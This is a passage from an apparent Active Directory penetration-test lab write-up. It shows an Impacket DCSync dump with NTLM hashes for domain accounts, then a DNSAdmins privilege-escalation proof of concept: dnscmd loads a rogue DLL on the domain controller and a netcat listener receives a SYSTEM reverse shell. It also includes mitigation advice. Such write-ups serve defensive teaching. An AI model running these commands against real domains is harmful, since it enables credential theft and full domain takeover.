Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation


[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e0af8db027bec481f004a01d6f938dc2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a52c6fd83cbb2d8680e0bd55b19435db:::
```

5. DNS Admin

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Privileged Escalation
- Commonality of being misconfigured: 99%
- Ability to secure: Yes
- How to secure:
 - reduce number of DNS Admin members
 - monitoring for suspicious child processes (rundll32, powershell, cmd, net, etc.) spawned by the dns.exe on DCs
- Powershell command to verify the issue:

```
get-adgroupmember -Identity "DNSAdmins"
```


Figure 11



```
Administrator: Windows PowerShell
PS C:\Users\Administrator> get-adgroupmember -Identity "DNSAdmins"

distinguishedName : CN=Ansley Andrei,CN=Users,DC=AITpentest,DC=Local
name              : Ansley Andrei
objectClass       : user
objectGUID        : 3216ecd0-0df7-4e07-94c9-0e3aae3d37d2
SamAccountName    : ansley.andrei
SID               : S-1-5-21-128100368-1878378561-1114631721-1222

distinguishedName : CN=Senior management,CN=Users,DC=AITpentest,DC=Local
name              : Senior management
objectClass       : group
objectGUID        : 0effc111-81e3-4b47-b0bb-036b73eb999f
SamAccountName    : Senior management
SID               : S-1-5-21-128100368-1878378561-1114631721-1208

distinguishedName : CN=Cacilia Bellanca,CN=Users,DC=AITpentest,DC=Local
name              : Cacilia Bellanca
objectClass       : user
objectGUID        : 14bbd0a4-88bd-4bd9-ae63-d4e363a7d44a
SamAccountName    : cacilia.bellanca
SID               : S-1-5-21-128100368-1878378561-1114631721-1175
```

Attack summary


This is a feature abuse where a user who is a member of the DNSAdmins group can load arbitrary DLL on the DNS server. As a result, the attacker gains full access on the DC server.

Proof of concept

DLL injection

```
dnscmd DC01.AITpentest.Local /config /serverlevelplugindll
C:\Users\ansley.andrei\Downloads\rev1.dll
```

Figure 12



```
Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\ansley.andrei>whoami
aitpentest\ansley.andrei

C:\Users\ansley.andrei>dnscmd DC01.AITpentest.Local /config /serverlevelplugindll C:\Users\ansley.andrei\Downloads\rev1.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Reverse shell after restarting the DNS server

Figure 13



```
teodor@Kali: ~/Desktop/ha... x   teodor@Kali: ~/Desktop/Al... x   ted
949 DANTE{Multiple_w4Ys_in!}
(teodor@Kali)-[~/Desktop/AITwin-project]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.7] from (UNKNOWN) [10.0.2.4] 49695
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
DC01
```

Reference:

<https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/domain-compromise-via-unrestricted-kerberos-delegation>

<https://stealthbits.com/blog/resource-based-constrained-delegation-abuse/>

<https://adsecurity.org/?p=1667>

<https://posts.specterops.io/hunting-in-active-directory-unconstrained-delegation-forests-trusts-71f2b33688e1>

<https://m0chan.github.io/2019/07/31/How-To-Attack-Kerberos-101.html>

<https://blog.xpnsec.com/kerberos-attacks-part-1/>

<https://www.alsid.com/2020/07/14/no-kerberos-pre-authentication-required-attack-as-rep-roast-attack/>

<http://adsecurity.org/?p=4064>

<https://github.com/gentilkiwi/mimikatz>

<https://github.com/GhostPack/Rubeus>

<https://github.com/SecureAuthCorp/impacket>

<https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1>